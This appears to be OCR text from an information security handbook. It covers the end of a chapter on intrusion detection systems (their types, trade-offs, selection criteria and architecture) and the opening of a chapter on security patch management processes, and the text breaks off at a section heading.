Intrusion detection refers to the process of discovering unauthorized use of computers and networks through the use of software designed for this purpose. Intrusion detection software in effect serves a vigilance function. An effective intrusion detection system both discovers and reports unauthorized activity, such as log-on attempts by someone who is not the legitimate user or an account and unauthorized transfer of files to another system. Intrusion detection may also serve a role of helping to document the (attempt at) misuse so as to provide data for strengthening defenses, or for investigation and prosecution after the fact.

Intrusion detection is misnamed. As a field, it started as a form of misuse detection for mainframe systems. The original idea behind automated intrusion detection systems is often credited to James P. Anderson for his 1980 paper on how to use accounting audit files to detect inappropriate use. Over time, systems have become more connected via networks; attention has shifted to penetration of systems by "outsiders," thus including detection of "intrusion" as a goal. Throughout our discussion, we will use the common meaning of "intrusion detection" to include detection of both outsider misuse and insider misuse; users of ID systems should likewise keep in mind that insider misuse must be detected, too.

Why Utilize Intrusion Detection?

One possible approach to intrusion detection would be to deploy thousands of specially trained personnel to continuously monitor systems and networks. This approach would in almost every setting be impossible to implement because it would be impractical. Few organizations would be willing to invest the necessary level of resources and time required to train each "monitor" to obtain the needed technical expertise. Running one or more automated programs, designed effectively to do the same thing but without the involvement of thousands of people, is a more logical approach, provided of course that the program yields acceptable results in detecting unauthorized activity. Additionally, although many people with high levels of technical expertise could be deployed in such a monitoring role, it may not be desirable to do so from another perspective. Even the most elite among the experts might miss certain types of unauthorized actions given the typically gargantuan volume of activity that occurs within

today's systems and networks. A suitable intrusion detection program could thus uncover activity that experts miss.

Detection *per se* is not the only purpose of intrusion detection. Another very important reason to use IDSs is that they often provide a reporting capability. Again, the worst-case scenario would be relying on a substantial number of human beings to gather intrusion data when each person uses a different format to record the data, in addition to using terms and descriptions ambiguous to everyone but that person. Trying to combine each observer's data and descriptions to derive patterns and trends would be virtually impossible; making sense out of any one observer's data would be very challenging. An effective intrusion detection system provides a reporting capability that not only produces human-friendly information displays but also interfaces with a central database or other capability that allows efficient storage, retrieval, and analysis of data.

How IDSs Work

IDSs work in a large variety of ways related to the type of data they capture as well as the types of analysis they perform. At the most elementary level, a program that runs on one or more machines receives audit log data from that machine. The program combs through each entry in the audit logs for signs of unauthorized activity. This type of program is part of a host or system-based IDS. At the other extreme, an IDS may be distributed in nature (MUKH94). Software (normally referred to as agent software) resides in one or more systems connected to a network. Manager software in one particular server receives data from the agents it knows about and analyzes the data (CROS95). This second approach characterizes a network-based IDS (see Exhibit 31.1).

Note that if the data that each agent sends to the manager has not been tampered with, the level of analysis possible is more powerful than with host or system-based IDSs for several reasons:

1. Although a host-based IDS may not depend upon audit data (if it has its own data-capturing service independent of auditing), audit and other types of data produced within single systems are subject to tampering and/or deletion. An attacker who disables auditing and/or an intrusion data collection service on a given machine effectively disables the IDS that runs on that machine. This is not true, however, in the case of a network-based IDS, which can gather data from individual machines and from passive devices (e.g., protocol analyzers) and other, more difficult-to-defeat machines such as firewalls. In other words, network-based IDSs are not as dependent on data from individual systems.




Exhibit 31.1. A Deployment of an IDS in Which Agent Software Running on Hosts Sends Data to a Central Network Intrusion Detection Capability for Analysis

2. Network-based IDSs, furthermore, can utilize data that are not available in system-based IDSs (HERR97). Consider, for example, an attacker who logs on to one system as user "BROWN," then logs on to another system on the same network as "SMITH." The manager software can assign a net ID to each user, thus enabling it to know that the user who has a log-on shell in both systems is the same user. This IDS can then generate an alarm based on the fact that the user in this example has logged on to different accounts with different names. This level of analysis is not possible if an IDS does not have data from multiple machines on the net.

A third form of ID system, currently quite popular, involves one or more systems that observe network traffic (usually at a border location such as near a firewall) and scan for packet traffic that indicates misbehavior. These "network intrusion detection systems" are easy to deploy to protect an enterprise from attack from the outside, but they have the drawback of missing internal behavior that may also be of interest.

APPROACHES TO INTRUSION DETECTION

Not only do different implementations of IDSs work using fundamentally different kinds of data and analysis methods, but they also differ in the types of approaches to intrusion detection that have been incorporated into their design. The correct question here is not "do you want to deploy

an intrusion detection system (IDS)," but rather "which type of IDS do you want to deploy?" The following are the major types of IDSs:

Anomaly Detection Systems

Anomaly Detection Systems are designed to discover anomalous behavior, i.e., behavior that is unexpected and abnormal. At the most elementary level, anomaly detection systems look for use of a computer system during a time of the day or night in which the legitimate user hardly ever uses the computer. Statistical profiles indicating percentiles of measurable behavior and what falls within one standard deviation of the norm, two standard deviations, and so forth are often the basis for determining whether or not a given user action is anomalous. At a more sophisticated level, one might profile variables and processes such as types of usage by each specific user. One user, for example, might access a server mostly to read e-mail; another may balance usage time between e-mail and using spreadsheet-based applications; and a third might mostly write and compile programs. If the first user suddenly starts compiling programs, an anomaly detection system should flag this type of activity as suspicious.

Misuse Detection Systems

The main focus of misuse detection systems is upon symptoms of misuse by authorized users. These symptoms include unauthorized log-ons or bad log-on attempts to systems in addition to abuse of services (e.g., Web-based services, file system mounts, and so on) in which users do not need to authenticate themselves. In the latter case, therefore, good misuse detection systems will identify specific patterns (called "signatures") of anomalous actions. If an anonymous FTP user, for example, repeatedly enters cd .., cd .., cd .. from a command line, there is a good chance that the user is attempting a "dotdot" attack to reach a higher-level directory than FTP access is supposed to allow. It is very unlikely that a legitimate user would repeatedly enter these keystrokes.

Target Monitoring Systems

Target monitoring systems represent a somewhat radical departure from the previously discussed systems in that they do not attempt to discover anomalies or misuse. Instead they report whether certain target objects have been changed; if so, an attack may have occurred. In UNIX systems, for example, attackers often change the /sbin/login program (to cause a pseudo-login to occur in which the password of a user attempting to login is captured and stored in a hidden file) or the /etc/passwd file (which holds names of users, privilege levels, and so on). In Windows NT systems someone may change .DLL (dynamically linked library) files to alter system behavior. Most target monitoring systems use a cryptographic

algorithm to compute a cryptochecksum for each target file. Then if the cryptochecksum is calculated later in time and the new cryptochecksum is different from the previous one, the IDS will report the change. Although this type of IDS superficially does not seem as sophisticated as the previous ones, it has several advantages over anomaly and misuse detection systems:

1. When intruders break into systems, they frequently make changes (sometimes accidentally, sometimes on purpose). Therefore, changed files, executables that are replaced with Trojan Horse versions, and so forth are excellent potential indications that an attack has occurred.
2. Target monitoring systems are not based on statistical norms, signatures, and other indicators that may or may not be valid. These systems are, therefore, not as model-dependent. They are simple and straightforward. Furthermore, they do not really need to be validated because the logic behind them is so obvious.
3. They do not have to be continuously run to be effective. All one has to do is run a target monitoring program at one point in time, then another. Target monitoring systems thus do not generally result in as much performance overhead as do other types of IDSs.

Systems that Perform Wide-Area Correlation of Slow and "Stealth" Probes

Not every attack that occurs is an all-out attack. A fairly typical attack pattern is one in which intruders first probe remote systems and network components such as routers for security-related vulnerabilities, then actually launch attacks later. If attackers were to launch a massive number of probes all at once, the likelihood of noticing the activity would increase dramatically. Many times, therefore, attackers probe one system, then another, then another at deliberately slow time intervals. The result is a substantial reduction in the probability that the probes will be noticed. A fourth type of IDS performs wide-area collection of slow and stealth probes to discover the type of attacks mentioned in this section.

MAJOR ADVANTAGES AND LIMITATION OF INTRUSION DETECTION TECHNOLOGY

Advantages

Intrusion detection is potentially one of the most powerful capabilities that an InfoSec practice can deploy. Much of attackers' ability to perpetrate computer crime and misuse depends on their ability to escape being noticed until it is too late. The implications of the DISA statistics cited earlier are potentially terrifying; in the light of these findings, it might be more

reasonable to ask how an InfoSec practice that claims to observe the principle of "due diligence" could avoid using an IDS enterprise-wide. We strongly assert that any InfoSec practice that does not utilize IDS technology at least to some degree is not practicing due diligence because it will necessarily overlook a large percentage of the incidents that occur. Any practice that remains unaware of incidents does not understand the real risk factor; sadly, it only mimics the behavior of an ostrich with its head in the sand. Simply put, an effective IDS can greatly improve the capability to discover and report security-related incidents.

We also note that the complexity of configuration of most systems and the poor quality of most commercial software effectively guarantees that new flaws will be discovered and widely reported that can be used against most computing environments. Patches and defenses are often not as quickly available as attack tools, and defenses based on monitoring and response are the only way to mitigate such dangers. A failure to use such mechanisms is a failure to adequately provide comprehensive security controls.

In addition to increasing an organization's capability to notice and respond to incidents, intrusion detection systems offer several other major benefits. These include:

1. Cost reduction. Automated capabilities over time generally cost less than humans performing the same function. Once an organization has paid the cost of purchasing and installing one or more IDSs, the cost of an intrusion detection capability can be quite reasonable.
2. Increased detection capability. As mentioned earlier, an effective IDS is able to perform more sophisticated analysis (e.g., by correlating data from a wide range of sources) than are humans. The epitome of the problem of reading and interpreting data through human inspection is reading systems' audit logs. These logs typically produce a volume of data that system administrators seldom have time to inspect, at least in any detail. Remember, too, that attackers often have the initial goal of disabling auditing once they compromise a system's defenses. IDSs do not necessarily rely on audit logs.
3. Deterrent value. Attackers who know intrusion detection capabilities are in place are often more reluctant to continue unauthorized computer-related activity. IDSs thus serve to deter unauthorized activity to some degree.
4. Reporting. An effective IDS incorporates a reporting capability that utilizes standard, easy-to-read and understand formats and database management capabilities.

5. Forensics. A few IDSs incorporate forensics capabilities. Forensics involves the proper handling of evidence that may be used in court. A major goal of forensics is to collect and preserve evidence about computer crime and misuse that will be admissible in a court of law.
6. Failure detection and recovery. Many failures exhibit features similar to misuse or intrusion. Deployment of good IDSs may result in advance notice of these symptoms before they result in full failures. Furthermore, some IDSs can provide audit data about changes, thus allowing failed components to be restored or verified more quickly.

Disadvantages

Intrusion detection is also beset with numerous limitations. Some of the most critical of these drawbacks include:

1. Immaturity. Most (but not all) IDSs available today have significant limitations regarding the quality of functionality they provide. Some are little more than prototypes with a sophisticated user interface. Others purport to compare signatures from a signature library to events that occur in systems and/or networks, but the vendors or developers refuse to allow potential customers to learn how complete and how relevant these libraries are. Equally troubling is the fact that new types of attacks occur all the time; unless someone updates the signature library, detection efficiency will fall. Still other IDSs rely on statistical indicators such as "normal usage patterns" for each user. A clever perpetrator can, however, patiently and continuously engage in activity that does not fall out of the normal range but comes close to doing so. The perpetrator thus can adjust the statistical criteria over time. Someone who normally uses a system between 8 a.m. and 8 p.m. may want to attack the system at midnight. If the perpetrator were to simply attack the system at midnight, alarms might go off because the IDS may not consider midnight usage within the normal range for that user. But if the perpetrator keeps using the system from, say, 11 a.m. to 11 p.m. every day for one week, usage at midnight might no longer be considered statistically deviant.
2. False positives. Another serious limitation of today's IDSs is false positives (Type I errors). A false positive occurs when an IDS signals that an event constitutes a security breach, but that event in reality does not involve such a breach. An example is multiple, failed logins by users who have forgotten their passwords. Most IDS customers today are concerned about false alarms because they are often disruptive and because they sidetrack the people who investigate the false intrusions away from other, legitimately important tasks.

3. Performance decrements. Deploying IDSs results in system and/or network performance hits. The actual amount of decrement depends on the particular IDS; some are very disruptive to performance. Anomaly-based systems are often the most disruptive because of the complexity of matching required.
4. Initial cost. The initial cost of deploying IDSs can be prohibitive. When vendors of IDS products market their products, they often mention only the purchase cost. The cost to deploy these systems may require many hours of consultancy support, resulting in a much higher cost than originally anticipated.
5. Vulnerability to attack. IDSs themselves can be attacked to disable the capabilities they deliver. The most obvious case is when a trusted employee turns off every IDS, engages in a series of illegal actions, then turns every IDS on again. Any attacker can flood a system used by IDS capability with superfluous events to exceed the disk space allocated for the IDS data, thereby causing legitimate data to be overwritten, systems to crash, and a range of other, undesirable outcomes.
6. Applicability. IDSs are designed to uncover intrusions, unauthorized access to systems. Yet a large proportion of the attacks reported during the past year (at the time this chapter was written) were either probes (e.g., use of scanning programs to discover vulnerabilities in systems) or denial-of-service attacks. Suppose that an attacker wants to cause as many systems in an organization's network to crash as possible. Any IDSs in place may not be capable of discovering and reporting many denial-of-service attacks in the first place. Even if they are capable of doing so, knowing that "yes, there was a denial-of-service attack" hardly does any good if the attacked systems are already down! Additionally, many (if not most) of today's IDSs do a far better job of discovering externally initiated attacks than ones that originate from inside. This is unfortunate given that expected loss for insider attacks is far higher than for externally originated attacks.
7. Vulnerability to tampering. IDSs are vulnerable to tampering by unauthorized as well as authorized persons. Many ways to defeat IDSs are widely known within both the InfoSec and perpetrator communities. In a highly entertaining article, Cohen describes 50 of these ways (COHE97).
8. Changing technology. Depending on a particular technology may result in loss of protection as the overall computing infrastructure changes. For instance, network-based intrusion detection is often foiled by switch-based IP networks, ATM-like networks, VPNs, encryption, and alternate routing of messages. All of these technologies are becoming more widely deployed as time goes on.

The advantages and disadvantages of intrusion detection technology are summarized in Exhibit 31.2.

ADVANTAGES	DISADVANTAGES
Cost reduction (at least over time) resulting from automation	Many IDSs do not deliver the functionality that is needed
Increased efficiency in detecting incidents	Unacceptably high false alarm rates
Can deter unauthorized activity	Generally produce performance decrements
Built-in reporting, data management, and other functions	Initial cost may be prohibitive
	May yield superfluous data
Built-in forensics capabilities	IDSs themselves are vulnerable to attack

Exhibit 31.2. Summary of Advantages and Disadvantages of Intrusion Detection Technology

ASSESSING INTRUSION DETECTION REQUIREMENTS

The Relationship of Intrusion Detection to Risk

A large number of organizations go about the process of risk management by periodically performing risk assessments, determining the amount of resources available, then allocating resources according to some method of priority-based risk mitigation strategy, i.e., introducing one or more controls that counter the risk with the greatest potential for negative impact, then implementing one or more measures that address the risk with the second greatest negative impact, and so on until the resources are spent. Regardless of whether or not one agrees with this mode of operation, it tends to guarantee that intrusion detection will be overlooked. In simple terms, intrusion detection does not address any specific risk as directly as measures such as encryption and third-party authentication solutions.

Developing Business-Related Requirements

Developing specific, business-related requirements concerning intrusion detection is anything but an easy process. The difficulty of doing so is, in all likelihood, one of the major detractors in organizations' struggles in dealing with intrusion detection capabilities. Business units, furthermore, may be the most reluctant to utilize intrusion detection technology because of the typical level of resources (personnel and monetary) required and because this technology may superficially seem irrelevant to the needs of fast-paced business units in today's commercial environments.

On the other hand, obtaining buy-in from business units and developing business requirements for intrusion detection at the business unit level is probably not the primary goal anyway. In most organizations if intrusion

detection technology is to be infused successfully, it must be introduced as a central capability. Business requirements and the business rationale for intrusion detection technology are likely to be closely related to the requirements for an organization's audit function. The ultimate goal of intrusion detection technology in business terms is the need to independently evaluate the impact of system and network usage patterns in terms of the organization's financial interests. As such, it is often easiest to put intrusion detection technology in the hands of an organization's audit function.

Decision Criteria

Suppose that your organization decides to introduce intrusion detection technology. After you derive the business requirements that apply to your organization, the next logical step is to determine whether your organization will build a custom IDS or buy a commercial, off-the-shelf version. The latter is generally a much wiser strategy — building a custom IDS generally requires far more time and resources than you might ever imagine. Additionally, maintenance of custom-built IDSs is generally a stumbling block in terms of long-term operations and cost. The exception to the rule is deploying very simple intrusion detection technology. Setting up and deploying "honey pot" servers, for example, is one such strategy. Honey pot servers are alarm servers connected to a local network. Normally nobody uses a honey pot server, but this host is assigned an interesting but bogus name (e.g., patents.corp.com). If anyone logs in or even attempts to login, software in this type of server alerts the administrator, perhaps by having the administrator paged. The major function of honey pot servers is to indicate whether an unauthorized user is "loose on the net" so that one or more individuals can initiate suitable incident response measures. This strategy is not elegant in terms of the intrusion detection capability that it provides, but it is simple and very cost effective. Better yet, an older, reasonably low-ended platform (e.g., a Sparcstation 5) is generally more than sufficient for this type of deployment.

Buying a commercial IDS product is easier when one systematically evaluates the functionality and characteristics of each candidate product against meaningful criteria. We suggest that at a minimum you apply the following criteria:

1. Cost. This includes both short- and long-term costs. As mentioned previously, some products may appear to cost little because their purchase price is low, but life-cycle deployment costs may be intolerable.
2. Functionality. The difference between a system- versus network-based IDS is very important here. Many intrusion detection experts assert that system-based IDSs are better for detecting insider activity, whereas network-based IDSs are better for detecting externally

originated attacks. This consideration is, however, only a beginning point with respect to determining whether or not a product's functionality is suitable. The presence or absence of functions, such as reporting capabilities, data correlation from multiple systems, and near real-time alerting, is also important to consider.

3. Scalability. Each candidate tool should scale not only to business requirements but also to the environments in which it is to be deployed. In general, it is best to assume that whatever product one buys will have to scale upward in time, so obtaining a product that can scale not only to the current environment, but also to more complex environments is frequently a good idea.
4. Degree of automation. The more features of an IDS product that are automated, the less human intervention is necessary.
5. Accuracy. An IDS product should not only identify any *bona fide* intrusion that occurs but should also minimize the false alarm rate.
6. Interoperability. Effective IDSs can interoperate with each other to make data widely available to the various hosts that perform intrusion detection management and database management.
7. Ease of operation. An IDS that is easy to deploy and maintain is more desirable than one that is not.
8. Impact on ongoing operations. An effective IDS causes little disruption in the environment in which it exists.

DEVELOPING AN INTRUSION DETECTION ARCHITECTURE

After requirements are in place and the type of IDS to be used is selected, the next logical phase is to develop an architecture for intrusion detection. In the current context, the term "architecture" is defined as a high-level characterization of how different components within a security practice are organized and how they relate to each focus within that practice. Consider, for example, the components of an InfoSec practice shown in Exhibit 31.3.

To develop an intrusion detection architecture, one should start at the highest level, ensuring that the policies include the appropriate provisions for deploying, managing, and accessing intrusion detection technology. For example, some policy statement should include the provision that no employee or contractor shall access or alter any IDS that is deployed. Another policy statement should specify how much intrusion detection data are to be captured and how they must be archived. It is also important to ensure that an organization's InfoSec policy clearly states what constitutes "unauthorized activity" if the output of IDSs is to have any real meaning.

At the next level down, one might write specific standards appropriate to each type of IDS deployed. For IDSs with signature libraries, for example,




Exhibit 31.3. A Simple Framework for a Security Architecture

it is important to specify how often the libraries should be upgraded. At the lowest level one might include recommendations such as how much disk space to allocate for each particular IDS installation. It is important to realize that an intrusion detection capability does not work well in isolation; it needs to be part of the inner fabric of an organization's culture. As such, developing an intrusion detection architecture is a very important step in successfully deploying intrusion detection technology. Note also that developing such an architecture is not as simple as diagrams such Exhibit 31.3 might imply; it requires carefully analyzing exactly what intrusion detection requires for each component of the architecture and how to embody the solution for each need within that component. Equally important, it requires consensus among organizations that will or may be affected by the rollout of intrusion detection technology in addition to buy-in from senior-level management.

CONCLUSION

We have examined intrusion detection and its potential role in an InfoSec practice, arguing against the "fortress mentality" that results in implementation of security control measures such as password checkers without realizing that no defense measure is 100 percent effective anyway. It is important, therefore, to devote a reasonable portion of an organization's resources to detecting incidents that occur and effectively responding to them. We have taken a look at its advantages and disadvantages, then discussed how one can effectively introduce intrusion detection technology into an organization. Finally, we explained considerations related to deploying IDSs.

Intrusion detection in many ways stands at the same crossroads that firewall technology did nearly a decade ago. The early firewalls were really rather crude and most organizations viewed them as interesting but

impractical. Intrusion detection technology has been available before the first firewall was ever implemented, but the former has always faced more of an uphill battle. The problem can be characterized as due to the mystery and evasiveness that has surrounded IDSs. Firewalls are more straightforward — the simplest firewalls simply block or allow traffic destined for specific hosts. You can be reasonably sure when you buy a firewall product how this product will work. The same has not been true in the intrusion detection arena. Yet at the same time, intrusion detection is rapidly gaining acceptance among major organizations around the world. Although the technology surrounding this area is far less than perfect, it is now sufficiently reliable and sophisticated to warrant its deployment. To ignore and avoid deploying this technology now, in our judgment, constitutes a failure to adopt the types of measures responsible organizations are now putting in place, which in simple terms is a failure to observe "due care" standards.

The good news is that intrusion detection technology is becoming increasingly sophisticated every year. Also encouraging is the fact that performance-related problems associated with IDSs are becoming relatively less important because operating systems and the hardware platforms on which they run are constantly improving with respect to performance characteristics. The research community, additionally, is doing a better job in pioneering the way for the next generation of intrusion detection technology. Some current advances in intrusion detection research include areas such as interoperability of IDSs, automatic reporting, and automated response (in which the IDS takes evasive action when it determines that an attack is in progress).

The bad news is that if your organization does not currently use intrusion detection technology, it is badly behind the intrusion detection "power curve." Consider, furthermore, that an organization that buys, then rolls out a new IDS product is by no means ready to reap the benefits immediately. A definite, steep learning curve for using intrusion detection technology exists. Even if you start deploying this technology now, it takes time to assimilate the mentality of intrusion detection and the technology associated with it into an organization's culture. It is important, therefore, to become familiar with and start using this technology as soon as possible to avoid falling behind even further. The alternative is to continue to function as the proverbial ostrich with its head beneath the sand.

References

COHE97 Cohen, F., Managing network security - Part 14: 50 ways to defeat your intrusion detection system. *Network Security*, December, 1997, pp. 11 – 14.

CROS95 Crosbie, M. and Spafford, E.H., Defending a computer system using autonomous agents. *Proceedings of 18th National Information Systems Security Conference*, 1995, pp. 549 – 558.

GARF96 Garfinkel, S. and Spafford, G., *Practical Unix and Internet Security*, O'Reilly & Associates, inc., 1996.
GARF97 Garfinkel, S. and Spafford, G., *Web Security & Commerce*, O'Reilly & Associates, inc., 1997.
HERR97 Herringshaw, C. Detecting attacks on networks. *IEEE Computer*, 1997, Vol. 30 (12), pp. 16 – 17.
MUKH94 Mukherjee, B., Heberlein, L.T., and Levitt, K.N., Network intrusion detection. *IEEE Network*, 1994, Vol. 8 (3), pp. 26 – 41.
POWER99 Power Richard, Issues and Trends: 1999 CSI/FBI computer crime and security survey, *Computer Security Journal*, Vol. XV, No. 2, Spring 1999
SCHU96 Schultz, E.E. and Wack, J., Responding to computer security incidents, in M. Krause and H.F. Tipton (Eds.), *Handbook of Information Security*. Boston: Auerbach, 1996, pp. 53 – 68.
VANW94 Van Wyk, K.R., Threats to DoD Computer Systems. Paper presented at 23rd Information Integrity Institute Forum. (Cited with author's permission.)

Security Patch Management: The Process

Felicia M. Nicastro, CISSP, CHSP

Introduction

A comprehensive security patch management process is a fundamental security requirement for any organization that uses computers, networks, or applications for doing business today. Such a program ensures the security vulnerabilities affecting a company's information systems are addressed in an efficient and effective manner. The process introduces a high degree of accountability and discipline to the task of discovering, analyzing, and correcting security weaknesses.

The patch management process is a critical element in protecting any organization against emerging security threats. Formalizing the deployment of security-related patches should be considered one of the important aspects of a security group's program to enhance the safety of information systems for which they are responsible.

Purpose

The goals behind implementing a security patch management process cover many areas. It positions the security management process within the larger problem space — vulnerability management. It improves the way the organization is protected from current threats and copes with growing threats. Another goal of the security patch management process is to improve the dissemination of information to the user community, the people responsible for the systems, and the people responsible for making sure the affected systems are patched properly. It formalizes record keeping in the form of tracking and reporting. It introduces a discipline, an automated discipline that can be easily adapted to once the process is in place. It also can allow a company to deal with security vulnerabilities as they are released with a reduced amount of resources, and to prioritize effectively. It improves accountability within the organization for the roles directly responsible for security and systems. With this in mind, the *security group* within an organization should develop a formal process to be used to address the increased threats represented by known and addressable security vulnerabilities.

Background

Information security advisory services and technology vendors routinely report new defects in software. In many cases, these defects introduce opportunities to obtain unauthorized access to systems. Information about security exposures often receives widespread publicity across the Internet, increasing awareness

of software weaknesses, with the consequential risk that cyber-criminals could attempt to use this knowledge to exploit vulnerable systems. This widespread awareness leads vendors to quickly provide security patches so they can show a response to a vulnerability that has been publicized and avoid erosion of customer confidence in their products.

Historically, most organizations tend to tolerate the existence of security vulnerabilities and, as a result, deployment of important security-related patches is often delayed. Most attention is usually directed toward patching Internet-facing systems, firewalls, and servers, all of which are involved in data communications with business partners and customers. These preferences resulted from two fundamental past assumptions:

1. The threat of attack from insiders is less likely and more tolerable than the threat of attack from outsiders.
2. A high degree of technical skill is required to successfully exploit vulnerabilities, making the probability of attack unlikely.

In the past, these assumptions made good, practical sense and were cost-effective given the limited scope of systems. However, both the threat profile and potential risks to an organization have changed considerably over time. Viruses can now be delivered through common entry points (such as e-mail attachments), automatically executed, and then search for exploitable vulnerabilities on other platforms.

The following information was taken from the Symantec Internet Security Threat Report Volume III, February 2003. This report documented the attack trends for Q3 and Q4 of 2002. In 2002, Symantec documented 2524 vulnerabilities affecting more than 2000 distinct products. This total was 81.5 percent higher than the total documented in 2001. Perhaps of even more concern is the fact that this rise was driven almost exclusively by vulnerabilities rated as either moderately or highly severe. In 2002, moderate and high severity vulnerabilities increased by 84.7 percent, while low severity vulnerabilities only rose by 24.0 percent.

Gartner has also released a substantial amount of information pertaining to patches over the past year. The following is a quote from Gartner from a report entitled "Patch Management Is a Fast Growing Market," published May 30, 2003. "Gartner estimates that it cost $300K a year to manually deploy patches to 1000 servers. Whereas a patch management solution may cost only $50K a year (tools)."

The following information surrounding the threats to organizations today are based on Symantec's latest report released in September 2003, entitled "Symantec Internet Security Threat Report, Executive Summary."

> "Blended threats, which use combinations of malicious code to begin, transmit, and spread attacks, are increasing and are among the most important trends to watch and guard against this year." "During the first half of 2003, blended threats increased nearly 20 percent over the last half of 2002. One blended threat alone, Slammer, disrupted systems worldwide in less than a few hours. Slammer's speed of propagation, combined with poor configuration management on many corporate sites, enabled it to spread rapidly across the Internet and cause outages for many corporations.
>
> "Blaster used a well-known Microsoft security flaw that had been announced only 26 days before Blaster was released. This fact supports our analysis that the time from discovery to outbreak has shortened greatly. During the first half of 2003, our analysis shows that attackers focused on the newer vulnerabilities; of all new attacks observed, 64 percent targeted vulnerabilities less than one year old. Furthermore, attackers focused on highly severe vulnerabilities that could cause serious harm to corporations; we found that 66 percent targeted highly severe vulnerabilities. That attackers are quickly focusing on the attacks that will cause the most harm or give them the most visibility should be a warning to executives."

To summarize the information that Symantec has provided, there are three main trends we are seeing with patches, and the vulnerabilities associated with them. First, the speed of propagation is increasing;




FIGURE 32.1 High-level patch management flow diagram.

secondly, time from discovery to outbreak has shortened; and finally, attackers are focusing on highly severe vulnerabilities.

Types of Patches

System patches are generally broken down into three types:

1. *Security patches:* those that correct a known vulnerability
2. *Functionality patches:* those that correct a known functional issue — not related to security
3. *Feature patches:* those that introduce new features or functions to an existing operating system or application

In most cases, a patch management process concerns itself with security patches, versus functionality (or feature) patches. Usually, developers deploy the latter during the testing phases of an application. They can also be deployed during a software update, but not typically within the patch management process itself.

Process Life Cycle

A security patch management process describes best practices that should be employed in any major organization to govern how to respond to security-related vulnerabilities. Updating patches on a system is not the only method by which to protect a company's asset from a threat. However, it is the most common, and is one that is often overlooked or underemphasized. This process is initiated whenever the organization becomes aware of a potential security vulnerability, which is followed up with a vendor release, or hot fix, to address the security vulnerability. Figure 32.1 shows a high-level walkthrough of the patch management process. It will be broken down into further detail in the following sections.

The process covers the following key activities:

- Monitoring for security vulnerabilities from security intelligence sources
- Completing an impact assessment on new security vulnerabilities
- Developing and testing the technical remediation strategy
- Implementing the technical remediation strategy on all affected hosts
- Documenting the life cycle of each vulnerability, including reporting and tracking of remediation measures implemented by each line of business

- Integrating the patch or configuration changes into the related application/system baseline and standard build
- All of these activities will be subject to status reporting requirements

The security patch management process contains multiple highlights that need to be taken into consideration during development within the organization. The security patch management process should be centrally managed. In a smaller organization, this can be a simple task, as the security department may only consist of a few individuals. In other larger organizations, IT and the security group may be decentralized, making it more difficult to ensure that all groups are following the security patch management procedure in the same manner. Even if the IT department is decentralized, there should always be a centralized Security Committee that oversees the security posture of the entire organization. It is within this group that the patch management process would be included.

One of the primary reasons why the patch management process fails is the absence of a supportive culture. Whether the security group consists of one person or ten, collaboration between the security group as well as the other individuals, which are explained in detail later in this chapter, is required, and it is built into the process. This raises the level of communication between various groups, which may not exist until a procedure such as this is put into place. Because security vulnerabilities affect many different systems and applications, all entities must be willing to work with each other, ensuring that the risk is mitigated. Frequent meetings also take place during the process, which again promotes interaction between various people.

Formal processes are tied into the patch management process, including IT operations, change and configuration management, intelligence gathering, retention of quality records, communication, network/systems/application management reporting, progress reports, testing, and deploying security-related patches. Having these processes defined in a formal manner ensures consistency and the success of the patch management process.

Another crucial step in implementing patch management is taking an inventory of the entire IT infrastructure. IT infrastructure inventory will provide an organization with the systems that make up the environment, operating systems and applications (including versions), what patches have been applied, and ownership and contact information for each system and device.

A security patch management process not only requires centralization, collaboration, and formalization, but also requires employees to take accountability into consideration. It requires prioritizing for not only the security group, but also the product and operations managers. In some organizations, these roles can be tied to the same entity, or to multiple employees spread over various departments. Placing a priority on a security vulnerability ensures that the organization is protected not only against significant vulnerabilities, but also against critical security-related patches. A waiver process is also put in place in case there is a significant reason that would prohibit the organization from implementing a security-related patch when it is released. Disputes can also arise, especially when it comes to business-critical systems, which warrants formalizing procedures for dealing with such disputes.

Figure 32.2 shows the detailed patch management process flow, which is broken down and explained in the following sections.

Roles and Responsibilities

The patch management process should define the roles and responsibilities of groups and individuals that will be involved in the remediation of a known vulnerability. A description of these groups and individuals follows.

Security Group

